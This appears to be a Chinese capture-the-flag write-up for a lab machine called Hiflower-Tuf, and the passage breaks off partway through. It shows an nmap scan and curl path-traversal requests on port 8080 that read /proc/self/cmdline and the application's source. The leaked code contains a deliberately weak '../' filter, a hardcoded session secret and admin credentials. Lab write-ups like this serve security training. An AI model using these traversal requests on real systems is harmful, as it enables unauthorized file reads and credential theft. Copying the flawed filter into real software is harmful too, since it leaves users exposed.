群友靶机-Hiflower-Tuf

信息收集


```
# Nmap 7.98 scan initiated Wed Feb 18 04:49:07 2026 as: /usr/lib/nmap/nmap -
p22,80,3000,8080 -A -oA details 10.0.2.30
Nmap scan report for localhost (10.0.2.30)
Host is up (0.00040s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http       Apache httpd 2.4.62 ((Debian))
|_http-title: index
|_http-server-header: Apache/2.4.62 (Debian)
3000/tcp open  ppp?
| fingerprint-strings:
|   DNSVersionBindReqTCP, Help, NCP, RPCCheck:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie:
session=ImIyNTVhMWY0MDEyMDhlN2Ei.eUCvo%2FdUQiNyCRhP3n2OC2L56AvnEcLsHIZJlM9RkP4;
Path=/; HttpOnly; SameSite=Lax
|     Date: Wed, 18 Feb 2026 09:49:20 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta charset="utf-8">
|     <title>Flower App</title>
|     <style>
|     body { font-family: 'Segoe UI', 'Microsoft YaHei', sans-serif; background:
#fff0f5; color: #4a4a4a; display: flex; justify-content: center; align-items: center;
min-height: 100vh; margin: 0; }
|     .container { background: white; padding: 2rem; border-radius: 15px; box-shadow:
0 4px 15px rgba(0,0,0,0.1); width: 400px; text-align: center; border: 2px solid
#ffbed2; }
|     color: #d63384; display: flex; align-items: center; justify-content: center;
gap: 10px; }
|     input { display: block; width: 100%; padding: 10px; margin: 10px 0; border: 1px
solid #ddd; border-r
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Type: text/plain; charset=utf-8
```

```
|     Date: Wed, 18 Feb 2026 09:49:20 GMT
|_    Connection: close
8080/tcp open  http-proxy
|_http-title: \xF0\x9F\x8C\xBF
\xE8\x8A\xB1\xE5\x8D\x89\xE7\x9F\xA5\xE8\xAF\x86\xE5\xBA\x93 Wiki
|_http-open-proxy: Proxy might be redirecting requests
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/html; charset=utf-8
|     Date: Wed, 18 Feb 2026 09:49:15 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     Wiki</title>
|     <meta charset="utf-8">
|     <style>
|     body { font-family: 'Segoe UI', sans-serif; padding: 0; margin: 0; background:
#f4f7f6; color: #333; display: flex; justify-content: center; min-height: 100vh; }
|     .container { width: 100%; max-width: 800px; background: white; margin: 2rem;
border-radius: 12px; box-shadow: 0 10px 25px rgba(0,0,0,0.05); overflow: hidden;
display: flex; flex-direction: column; }
|     .header { background: #2ecc71; color: white; padding: 20px; text-align: center;
}
|     .header h1 { margin: 0; font-size: 1.5rem; display: flex; align-items: center;
justify-content: center; gap: 10px; }
|     .nav { background: #eafaf1; padding: 15px; display:
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 405 Method Not Allowed
|     Content-Type: text/html; charset=utf-8
|     Date: Wed, 18 Feb 2026 09:49:15 GMT
|     Connection: close
|_    Method Not Allowed
2 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-
service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.98%I=7%D=2/18%Time=69958B1F%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,73A,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html;\x20
SF:charset=utf-8\r\nSet-Cookie:\x20session=ImIyNTVhMWY0MDEyMDhlN2Ei\.eUCvo
SF:%2FdUQiNyCRhP3n2OC2L56AvnEcLsHIZJlM9RkP4;\x20Path=/;\x20HttpOnly;\x20Sa
SF:meSite=Lax\r\nDate:\x20Wed,\x2018\x20Feb\x202026\x2009:49:20\x20GMT\r\n
SF:Connection:\x20close\r\n\r\n\n<!DOCTYPE\x20html>\n<html>\n<head>\n\x20\
SF:x20<meta\x20charset=\"utf-8\">\n\x20\x20<title>Flower\x20App</title>\n\
SF:x20\x20<style>\n\x20\x20body\x20{\x20font-family:\x20'Segoe\x20UI',\x20
SF:'Microsoft\x20YaHei',\x20sans-serif;\x20background:\x20#fff0f5;\x20colo
SF:r:\x20#4a4a4a;\x20display:\x20flex;\x20justify-content:\x20center;\x20a
SF:lign-items:\x20center;\x20min-height:\x20100vh;\x20margin:\x200;\x20}\n
SF:\x20\x20\.container\x20{\x20background:\x20white;\x20padding:\x202rem;\
SF:x20border-radius:\x2015px;\x20box-shadow:\x200\x204px\x2015px\x20rgba\(
SF:0,0,0,0\.1\);\x20width:\x20400px;\x20text-align:\x20center;\x20border:\
```

```
SF:x202px\x20solid\x20#ffbed2;\x20}\n\x20\x20h1\x20{\x20color:\x20#d63384;
SF:\x20display:\x20flex;\x20align-items:\x20center;\x20justify-content:\x2
SF:0center;\x20gap:\x2010px;\x20}\n\x20\x20input\x20{\x20display:\x20block
SF:;\x20width:\x20100%;\x20padding:\x2010px;\x20margin:\x2010px\x200;\x20b
SF:order:\x201px\x20solid\x20#ddd;\x20border-r")%r(Help,2F,"HTTP/1\.1\x204
SF:00\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1
SF:\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(HTTPOp
SF:tions,8A,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Type:\x20text/pla
SF:in;\x20charset=utf-8\r\nDate:\x20Wed,\x2018\x20Feb\x202026\x2009:49:20\
SF:x20GMT\r\nConnection:\x20close\r\n\r\n\xe9\xa1\xb5\xe9\x9d\xa2\xe6\x9c\
SF:xaa\xe6\x89\xbe\xe5\x88\xb0")%r(RTSPRequest,8A,"HTTP/1\.1\x20404\x20Not
SF:\x20Found\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nDate:\x20
SF:Wed,\x2018\x20Feb\x202026\x2009:49:20\x20GMT\r\nConnection:\x20close\r\
SF:n\r\n\xe9\xa1\xb5\xe9\x9d\xa2\xe6\x9c\xaa\xe6\x89\xbe\xe5\x88\xb0")%r(R
SF:PCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\
SF:r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request
SF:\r\nConnection:\x20close\r\n\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8080-TCP:V=7.98%I=7%D=2/18%Time=69958B1A%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,AE5,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html;\x20
SF:charset=utf-8\r\nDate:\x20Wed,\x2018\x20Feb\x202026\x2009:49:15\x20GMT\
SF:r\nConnection:\x20close\r\n\r\n\n\x20\x20\x20\x20<!DOCTYPE\x20html>\n\x
SF:20\x20\x20\x20<html>\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20<
SF:title>\xf0\x9f\x8c\xbf\x20\xe8\x8a\xb1\xe5\x8d\x89\xe7\x9f\xa5\xe8\xaf\
SF:x86\xe5\xba\x93\x20Wiki</title>\n\x20\x20\x20\x20\x20\x20<meta\x20chars
SF:et=\"utf-8\">\n\x20\x20\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x2
SF:0\x20\x20body\x20{\x20font-family:\x20'Segoe\x20UI',\x20sans-serif;\x20
SF:padding:\x200;\x20margin:\x200;\x20background:\x20#f4f7f6;\x20color:\x2
SF:0#333;\x20display:\x20flex;\x20justify-content:\x20center;\x20min-heigh
SF:t:\x20100vh;\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20\.container\x20{\x20
SF:width:\x20100%;\x20max-width:\x20800px;\x20background:\x20white;\x20mar
SF:gin:\x202rem;\x20border-radius:\x2012px;\x20box-shadow:\x200\x2010px\x2
SF:025px\x20rgba\(0,0,0,0\.05\);\x20overflow:\x20hidden;\x20display:\x20fl
SF:ex;\x20flex-direction:\x20column;\x20}\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\.header\x20{\x20background:\x20#2ecc71;\x20color:\x20white;\x20paddin
SF:g:\x2020px;\x20text-align:\x20center;\x20}\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\.header\x20h1\x20{\x20margin:\x200;\x20font-size:\x201\.5rem;\x20
SF:display:\x20flex;\x20align-items:\x20center;\x20justify-content:\x20cen
SF:ter;\x20gap:\x2010px;\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20\.nav\x20{\
SF:x20background:\x20#eafaf1;\x20padding:\x2015px;\x20display:\x20")%r(HTT
SF:POptions,95,"HTTP/1\.1\x20405\x20Method\x20Not\x20Allowed\r\nContent-Ty
SF:pe:\x20text/html;\x20charset=utf-8\r\nDate:\x20Wed,\x2018\x20Feb\x20202
SF:6\x2009:49:15\x20GMT\r\nConnection:\x20close\r\n\r\nMethod\x20Not\x20Al
SF:lowed")%r(RTSPRequest,95,"HTTP/1\.1\x20405\x20Method\x20Not\x20Allowed\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nDate:\x20Wed,\x2018\
SF:x20Feb\x202026\x2009:49:15\x20GMT\r\nConnection:\x20close\r\n\r\nMethod
SF:\x20Not\x20Allowed")%r(FourOhFourRequest,AE5,"HTTP/1\.1\x20200\x20OK\r\
SF:nContent-Type:\x20text/html;\x20charset=utf-8\r\nDate:\x20Wed,\x2018\x2
SF:0Feb\x202026\x2009:49:15\x20GMT\r\nConnection:\x20close\r\n\r\n\n\x20\x
SF:20\x20\x20<!DOCTYPE\x20html>\n\x20\x20\x20\x20<html>\n\x20\x20\x20\x20<
SF:head>\n\x20\x20\x20\x20\x20\x20<title>\xf0\x9f\x8c\xbf\x20\xe8\x8a\xb1\
SF:xe5\x8d\x89\xe7\x9f\xa5\xe8\xaf\x86\xe5\xba\x93\x20Wiki</title>\n\x20\x
SF:20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x20
```

```
SF:<style>\n\x20\x20\x20\x20\x20\x20\x20\x20body\x20{\x20font-family:\x20'
SF:Segoe\x20UI',\x20sans-serif;\x20padding:\x200;\x20margin:\x200;\x20back
SF:ground:\x20#f4f7f6;\x20color:\x20#333;\x20display:\x20flex;\x20justify-
SF:content:\x20center;\x20min-height:\x20100vh;\x20}\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20\.container\x20{\x20width:\x20100%;\x20max-width:\x20800px;
SF:\x20background:\x20white;\x20margin:\x202rem;\x20border-radius:\x2012px
SF:;\x20box-shadow:\x200\x2010px\x2025px\x20rgba\(0,0,0,0\.05\);\x20overfl
SF:ow:\x20hidden;\x20display:\x20flex;\x20flex-direction:\x20column;\x20}\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20\.header\x20{\x20background:\x20#2ecc7
SF:1;\x20color:\x20white;\x20padding:\x2020px;\x20text-align:\x20center;\x
SF:20}\n\x20\x20\x20\x20\x20\x20\x20\x20\.header\x20h1\x20{\x20margin:\x20
SF:0;\x20font-size:\x201\.5rem;\x20display:\x20flex;\x20align-items:\x20ce
SF:nter;\x20justify-content:\x20center;\x20gap:\x2010px;\x20}\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\.nav\x20{\x20background:\x20#eafaf1;\x20padding:\
SF:x2015px;\x20display:\x20");
MAC Address: 08:00:27:ED:0D:40 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5
(Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms localhost (10.0.2.30)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Feb 18 04:49:21 2026 -- 1 IP address (1 host up) scanned in 13.42
seconds
```

都看了下 在8080 发现LFI




```
┌──(kali㉿kali)-[~/Desktop/maze-sec/hiflower]
└─$ curl 'http://10.0.2.30:8080/?file=../../../../../../../../../proc/self/cmdline' --output -

    <!DOCTYPE html>
    <html>
    <head>
      <title>🌿 花卉知识库 Wiki</title>
      <meta charset="utf-8">
      <style>
        body { font-family: 'Segoe UI', sans-serif; padding: 0; margin: 0; background: #f4f7f6; color: #333; display: flex; justify-content: center; min-height: 100vh; }
        .container { width: 100%; max-width: 800px; background: white; margin: 2rem; border-radius: 12px; box-shadow: 0 10px 25px rgba(0,0,0,0.05); overflow: hidden; display: flex; flex-direction: column; }
        .header { background: #2ecc71; color: white; padding: 20px; text-align: center; }
        .header h1 { margin: 0; font-size: 1.5rem; display: flex; align-items: center; justify-content: center; gap: 10px; }
        .nav { background: #eafaf1; padding: 15px; display: flex; gap: 10px; flex-wrap: wrap; border-bottom: 1px solid #dcdcdc; }
        .nav a { text-decoration: none; color: #27ae60; padding: 8px 15px; background: white; border-radius: 20px; font-size: 0.9rem; border: 1px solid #ccebd6; transition: all 0.2s; }
```

```
        .nav a:hover, .nav a.active { background: #27ae60; color: white; border-color: #27ae60; }
        .main { padding: 30px; flex-grow: 1; display: flex; flex-direction: column; }
        .label { font-weight: bold; color: #999; font-size: 0.8rem; margin-bottom: 10px; text-transform: uppercase; letter-spacing: 1px; }
        /* 阅读器样式 */
        .viewer {
          background: #2d3436;
          color: #dfe6e9;
          border-radius: 8px;
          padding: 20px;
          font-family: 'Consolas', 'Monaco', monospace;
          white-space: pre-wrap; /* 保持换行 */
          line-height: 1.6;
          overflow-x: auto;
          flex-grow: 1;
          border: 1px solid #ccc;
          box-shadow: inset 0 2px 10px rgba(0,0,0,0.2);
        }
        .error-msg { color: #ff7675; }
      </style>
    </head>
    <body>
      <div class="container">
        <div class="header">
          <h1>🌿 花卉养护知识库 <small style="font-size:0.6em; opacity:0.8;"></small></h1>
        </div>
        <div class="nav">
          <a href="/?file=rose.txt" class="">📄 rose.txt</a><a href="/?file=lily.txt" class="">📄 lily.txt</a><a href="/?file=sunflower.txt" class="">📄 sunflower.txt</a><a href="/?file=tulip.txt" class="">📄 tulip.txt</a>
        </div>
        <div class="main">
          <div class="label">文档内容预览: ../../../../../../../proc/self/cmdline</div>
          <div class="viewer ">node/app/wiki_server.js</div>
        </div>
      </div>
    </body>
    </html>
```

启动环境是在 `node/app/wiki_server.js` 先看下自己

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/hiflower]
└─$ curl 'http://10.0.2.30:8080/?file=../../../../../../../../app/wiki_server.js' --output -

    <!DOCTYPE html>
    <html>
    <head>
```

```html
      <title>🌿 花卉知识库 Wiki</title>
      <meta charset="utf-8">
      <style>
        body { font-family: 'Segoe UI', sans-serif; padding: 0; margin: 0;
background: #f4f7f6; color: #333; display: flex; justify-content: center; min-height:
100vh; }
        .container { width: 100%; max-width: 800px; background: white; margin: 2rem;
border-radius: 12px; box-shadow: 0 10px 25px rgba(0,0,0,0.05); overflow: hidden;
display: flex; flex-direction: column; }
        .header { background: #2ecc71; color: white; padding: 20px; text-align:
center; }
        .header h1 { margin: 0; font-size: 1.5rem; display: flex; align-items:
center; justify-content: center; gap: 10px; }
        .nav { background: #eafaf1; padding: 15px; display: flex; gap: 10px; flex-
wrap: wrap; border-bottom: 1px solid #dcdcdc; }
        .nav a { text-decoration: none; color: #27ae60; padding: 8px 15px;
background: white; border-radius: 20px; font-size: 0.9rem; border: 1px solid #ccebd6;
transition: all 0.2s; }
        .nav a:hover, .nav a.active { background: #27ae60; color: white; border-
color: #27ae60; }
        .main { padding: 30px; flex-grow: 1; display: flex; flex-direction: column; }
        .label { font-weight: bold; color: #999; font-size: 0.8rem; margin-bottom:
10px; text-transform: uppercase; letter-spacing: 1px; }
        /* 阅读器样式 */
        .viewer {
          background: #2d3436;
          color: #dfe6e9;
          border-radius: 8px;
          padding: 20px;
          font-family: 'Consolas', 'Monaco', monospace;
          white-space: pre-wrap; /* 保持换行 */
          line-height: 1.6;
          overflow-x: auto;
          flex-grow: 1;
          border: 1px solid #ccc;
          box-shadow: inset 0 2px 10px rgba(0,0,0,0.2);
        }
        .error-msg { color: #ff7675; }
      </style>
    </head>
    <body>
      <div class="container">
        <div class="header">
          <h1>🌿 花卉养护知识库 <small style="font-size:0.6em; opacity:0.8;"></small>
</h1>
        </div>
        <div class="nav">
          <a href="/?file=rose.txt" class="">📄 rose.txt</a><a href="/?
file=lily.txt" class="">📄 lily.txt</a><a href="/?file=sunflower.txt" class="">📄
sunflower.txt</a><a href="/?file=tulip.txt" class="">📄 tulip.txt</a>
        </div>
        <div class="main">
          <div class="label">文档内容预览:
```

```
../../../../../../../app/wiki_server.js</div>
          <div class="viewer ">import http from "http";
import fs from "fs";
import path from "path";
import { fileURLToPath } from "url";

const __filename = fileURLToPath(import.meta.url);
const __dirname = path.dirname(__filename);

const DOCS_DIR = path.join(__dirname, "docs");

if (!fs.existsSync(DOCS_DIR)) {
  fs.mkdirSync(DOCS_DIR, { recursive: true });
}

// wiki for /app/server.js
const flowerData = {
  "rose.txt": `
[名称]: 玫瑰 (Rose)
[花语]: 热情、真爱、勇敢
[养护指南]:
1. 光照：玫瑰喜阳光充足，每天至少需要6-8小时直射光。
2. 浇水：见干见湿，忌积水，否则易烂根。
3. 施肥：生长期每半月施一次薄肥。
`,
  "lily.txt": `
[名称]: 百合 (Lily)
[花语]: 纯洁、庄严、心心相印
[养护指南]:
4. 环境：喜欢凉爽湿润的半阴环境，避免烈日暴晒。
5. 温度：最适生长温度为16-24℃。
6. 土壤：喜肥沃、排水良好的微酸性土壤。
`,
  "sunflower.txt": `
[名称]: 向日葵 (Sunflower)
[花语]: 沉默的爱、忠诚、光辉
[养护指南]:
7. 特性：极度喜光，植物具有向光性。
8. 水分：生长迅速，需水量大，夏季需每天浇水。
9. 价值：不仅观赏，其种子（瓜子）亦可食用。
`,
  "tulip.txt": `
[名称]: 郁金香 (Tulip)
[花语]: 爱的表白、荣誉、祝福永恒
[养护指南]:
10. 休眠：球根植物，夏季高温时会休眠。
11. 种植：通常在秋季种植，春季开花。
12. 注意：耐寒性强，但不耐热。
`
};

// 初始化文件
Object.entries(flowerData).forEach(([filename, content]) =&gt; {
```

```
  const filePath = path.join(DOCS_DIR, filename);
  if (!fs.existsSync(filePath)) {
    fs.writeFileSync(filePath, content.trim());
  }
});

/**
 * 渲染主页面 HTML
 * @param {string} content -要在viewer中显示的文本内容
 * @param {string} currentFile - 当前选中的文件名
 * @param {boolean} isError - 内容是否为错误信息
 */
function renderPage(content, currentFile, isError = false) {
  const navLinks = Object.keys(flowerData).map(name =&gt; {
    const activeClass = name === currentFile ? 'active' : '';
    return `&lt;a href="/?file=${name}" class="${activeClass}"&gt;
${name}&lt;/a&gt;`;
  }).join("");

  const safeContent = content
    .replace(/&amp;/g, "&amp;amp;")
    .replace(/&lt;/g, "&amp;lt;")
    .replace(/&gt;/g, "&amp;gt;");

  return `
    &lt;!DOCTYPE html&gt;
    &lt;html&gt;
    &lt;head&gt;
      &lt;title&gt;🌿 花卉知识库 Wiki&lt;/title&gt;
      &lt;meta charset="utf-8"&gt;
      &lt;style&gt;
        body { font-family: 'Segoe UI', sans-serif; padding: 0; margin: 0;
background: #f4f7f6; color: #333; display: flex; justify-content: center; min-height:
100vh; }
        .container { width: 100%; max-width: 800px; background: white; margin: 2rem;
border-radius: 12px; box-shadow: 0 10px 25px rgba(0,0,0,0.05); overflow: hidden;
display: flex; flex-direction: column; }
        .header { background: #2ecc71; color: white; padding: 20px; text-align:
center; }
        .header h1 { margin: 0; font-size: 1.5rem; display: flex; align-items:
center; justify-content: center; gap: 10px; }
        .nav { background: #eafaf1; padding: 15px; display: flex; gap: 10px; flex-
wrap: wrap; border-bottom: 1px solid #dcdcdc; }
        .nav a { text-decoration: none; color: #27ae60; padding: 8px 15px;
background: white; border-radius: 20px; font-size: 0.9rem; border: 1px solid #ccebd6;
transition: all 0.2s; }
        .nav a:hover, .nav a.active { background: #27ae60; color: white; border-
color: #27ae60; }
        .main { padding: 30px; flex-grow: 1; display: flex; flex-direction: column; }
        .label { font-weight: bold; color: #999; font-size: 0.8rem; margin-bottom:
10px; text-transform: uppercase; letter-spacing: 1px; }
        /* 阅读器样式 */
        .viewer {
```

```
          background: #2d3436;
          color: #dfe6e9;
          border-radius: 8px;
          padding: 20px;
          font-family: 'Consolas', 'Monaco', monospace;
          white-space: pre-wrap; /* 保持换行 */
          line-height: 1.6;
          overflow-x: auto;
          flex-grow: 1;
          border: 1px solid #ccc;
          box-shadow: inset 0 2px 10px rgba(0,0,0,0.2);
        }
        .error-msg { color: #ff7675; }
      &lt;/style&gt;
    &lt;/head&gt;
    &lt;body&gt;
      &lt;div class="container"&gt;
        &lt;div class="header"&gt;
          &lt;h1&gt;🌿 花卉养护知识库 &lt;small style="font-size:0.6em;
opacity:0.8;"&gt;&lt;/small&gt;&lt;/h1&gt;
        &lt;/div&gt;
        &lt;div class="nav"&gt;
          ${navLinks}
        &lt;/div&gt;
        &lt;div class="main"&gt;
          &lt;div class="label"&gt;文档内容预览: ${currentFile ? currentFile :
''}&lt;/div&gt;
          &lt;div class="viewer ${isError ? 'error-msg' :
''}"&gt;${safeContent}&lt;/div&gt;
        &lt;/div&gt;
      &lt;/div&gt;
    &lt;/body&gt;
    &lt;/html&gt;
  `;
}

const server = http.createServer((req, res) =&gt; {
  const url = new URL(req.url, `http://${req.headers.host}`);

  res.setHeader("Content-Type", "text/html; charset=utf-8");

  if (req.method !== "GET") {
    res.writeHead(405);
    return res.end("Method Not Allowed");
  }

  let filename = url.searchParams.get("file");

  if (!filename) {
    const welcomeText = `
欢迎使用知识库系统。

请点击上方导航栏选择一种花卉查看详情。
```

```
或者使用 API 参数获取特定文档。

System Status: Online
`;
    res.writeHead(200);
    return res.end(renderPage(welcomeText, ""));
  }

  // 简单过滤
  filename = filename.replace('../', '');

  const filePath = path.join(DOCS_DIR, filename);

  fs.readFile(filePath, "utf8", (err, data) =&gt; {
    if (err) {
      res.writeHead(200);
      res.end(renderPage(`nothing here`, filename, true));
    } else {
      res.writeHead(200);
      res.end(renderPage(data, filename));
    }
  });

});

const PORT = 8080;
server.listen(PORT, () =&gt; {
  console.log(`📚 Wiki Server running on http://localhost:${PORT}`);
});
</div>
        </div>
      </div>
    </body>
    </html>
```

有一行注释 `// wiki for /app/server.js` 继续看一下 `server.js`

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/hiflower]
└─$ curl 'http://10.0.2.30:8080/?file=../../../../../../../../app/server.js' --output
-
\
    <!DOCTYPE html>
    <html>
    <head>
      <title>🌿 花卉知识库 Wiki</title>
      <meta charset="utf-8">
      <style>
        body { font-family: 'Segoe UI', sans-serif; padding: 0; margin: 0;
background: #f4f7f6; color: #333; display: flex; justify-content: center; min-height:
100vh; }
        .container { width: 100%; max-width: 800px; background: white; margin: 2rem;
```

```
border-radius: 12px; box-shadow: 0 10px 25px rgba(0,0,0,0.05); overflow: hidden;
display: flex; flex-direction: column; }
        .header { background: #2ecc71; color: white; padding: 20px; text-align:
center; }
        .header h1 { margin: 0; font-size: 1.5rem; display: flex; align-items:
center; justify-content: center; gap: 10px; }
        .nav { background: #eafaf1; padding: 15px; display: flex; gap: 10px; flex-
wrap: wrap; border-bottom: 1px solid #dcdcdc; }
        .nav a { text-decoration: none; color: #27ae60; padding: 8px 15px;
background: white; border-radius: 20px; font-size: 0.9rem; border: 1px solid #ccebd6;
transition: all 0.2s; }
        .nav a:hover, .nav a.active { background: #27ae60; color: white; border-
color: #27ae60; }
        .main { padding: 30px; flex-grow: 1; display: flex; flex-direction: column; }
        .label { font-weight: bold; color: #999; font-size: 0.8rem; margin-bottom:
10px; text-transform: uppercase; letter-spacing: 1px; }
        /* 阅读器样式 */
        .viewer {
          background: #2d3436;
          color: #dfe6e9;
          border-radius: 8px;
          padding: 20px;
          font-family: 'Consolas', 'Monaco', monospace;
          white-space: pre-wrap; /* 保持换行 */
          line-height: 1.6;
          overflow-x: auto;
          flex-grow: 1;
          border: 1px solid #ccc;
          box-shadow: inset 0 2px 10px rgba(0,0,0,0.2);
        }
        .error-msg { color: #ff7675; }
      </style>
    </head>
    <body>
      <div class="container">
        <div class="header">
          <h1>🌿 花卉养护知识库 <small style="font-size:0.6em; opacity:0.8;"></small>
</h1>
        </div>
        <div class="nav">
          <a href="/?file=rose.txt" class="">📄 rose.txt</a><a href="/?
file=lily.txt" class="">📄 lily.txt</a><a href="/?file=sunflower.txt" class="">📄
sunflower.txt</a><a href="/?file=tulip.txt" class="">📄 tulip.txt</a>
        </div>
        <div class="main">
          <div class="label">文档内容预览: ../../../../../../../app/server.js</div>
          <div class="viewer ">import http from "http";
import { createFileSessionStorage } from "@react-router/node";
import { parse } from "querystring";

// DONE: cron runs /opt/flower.sh every minute
// TODO: create /opt/flower.sh to do something interesting
const storage = createFileSessionStorage({
```

```
  dir: "./sessions",
  cookie: {
    name: "session",
    httpOnly: true,
    path: "/",
    sameSite: "lax",
    secrets: ["mazesec"],
  }
});

const users = [];
const ADMIN_USER = {
  username: "admin",
  password: "Maze-Sec2026",
  role: "admin"
};

const css = `
  body { font-family: 'Segoe UI', 'Microsoft YaHei', sans-serif; background: #fff0f5;
color: #4a4a4a; display: flex; justify-content: center; align-items: center; min-
height: 100vh; margin: 0; }
  .container { background: white; padding: 2rem; border-radius: 15px; box-shadow: 0
4px 15px rgba(0,0,0,0.1); width: 400px; text-align: center; border: 2px solid
#ffbed2; }
  h1 { color: #d63384; display: flex; align-items: center; justify-content: center;
gap: 10px; }
  input { display: block; width: 100%; padding: 10px; margin: 10px 0; border: 1px
solid #ddd; border-radius: 5px; box-sizing: border-box;}
  button { background: #ff69b4; color: white; border: none; padding: 10px 20px;
border-radius: 20px; cursor: pointer; font-size: 16px; transition: background 0.3s;
width: 100%; }
  button:hover { background: #d63384; }
  .flower-deco { font-size: 40px; margin: 10px 0; }
  .links { margin-top: 20px; font-size: 14px; }
  a { color: #d63384; text-decoration: none; }
  .error { color: red; margin: 10px 0; font-size: 14px; }
  .dashboard-content { text-align: left; background: #fffafc; padding: 15px; border-
radius: 8px; border: 1px dashed #ffbed2; margin-top: 20px; }
`;

function renderPage(content, title = "Flower App") {
  return `
&lt;!DOCTYPE html&gt;
&lt;html&gt;
&lt;head&gt;
  &lt;meta charset="utf-8"&gt;
  &lt;title&gt;${title}&lt;/title&gt;
  &lt;style&gt;${css}&lt;/style&gt;
&lt;/head&gt;
&lt;body&gt;
  &lt;div class="container"&gt;
    &lt;div class="flower-deco"&gt;🌸 🌺 🌻&lt;/div&gt;
    ${content}
```

```
  &lt;/div&gt;
&lt;/body&gt;
&lt;/html&gt;`;
}

function getBody(req) {
  return new Promise((resolve) =&gt; {
    let body = "";
    req.on("data", chunk =&gt; { body += chunk.toString(); });
    req.on("end", () =&gt; { resolve(parse(body)); });
  });
}

async function redirect(res, location, cookie = null) {
  const headers = { "Location": location };
  if (cookie) headers["Set-Cookie"] = cookie;
  res.writeHead(302, headers);
  res.end();
}

http.createServer(async (req, res) =&gt; {
  const url = new URL(req.url, `http://${req.headers.host}`);
  const session = await storage.getSession(req.headers.cookie);
  const flashError = session.get("error");
  if (flashError) session.unset("error");

  const setHtmlHeader = () =&gt; res.setHeader("Content-Type", "text/html;
charset=utf-8");

  // --- 路由 ---
  // GET / - 首页
  if (req.method === "GET" &amp;amp;&amp;amp; url.pathname === "/") {
    const userId = session.get("userId");

    if (userId) {
      return redirect(res, "/dashboard");
    }

    const html = renderPage(`
      &lt;h1&gt;欢迎来到花园系统&lt;/h1&gt;
      &lt;p&gt;请登录以查看我们的专属花卉收藏。&lt;/p&gt;
      &lt;div class="links"&gt;
        &lt;a href="/login"&gt;登录&lt;/a&gt; | &lt;a href="/register"&gt;注册
&lt;/a&gt;
      &lt;/div&gt;
    `);

    setHtmlHeader();
    res.setHeader("Set-Cookie", await storage.commitSession(session));
    return res.end(html);
  }

  // GET /login
```

```
  if (req.method === "GET" &amp;&amp; url.pathname === "/login") {
    const html = renderPage(`
      &lt;h1&gt;🌺 登录&lt;/h1&gt;
      ${flashError ? `&lt;div class="error"&gt;${flashError}&lt;/div&gt;` : ''}
      &lt;form method="POST" action="/login"&gt;
        &lt;input type="text" name="username" placeholder="用户名" required /&gt;
        &lt;input type="password" name="password" placeholder="密码" required /&gt;
        &lt;button type="submit"&gt;进入花园&lt;/button&gt;
      &lt;/form&gt;
      &lt;div class="links"&gt;&lt;a href="/register"&gt;没有账号？点击注册
&lt;/a&gt;&lt;/div&gt;
    `, "Login");

    setHtmlHeader();
    res.setHeader("Set-Cookie", await storage.commitSession(session));
    return res.end(html);
  }

  // POST /login
  if (req.method === "POST" &amp;&amp; url.pathname === "/login") {
    const body = await getBody(req);
    const { username, password } = body;

    let user = null;
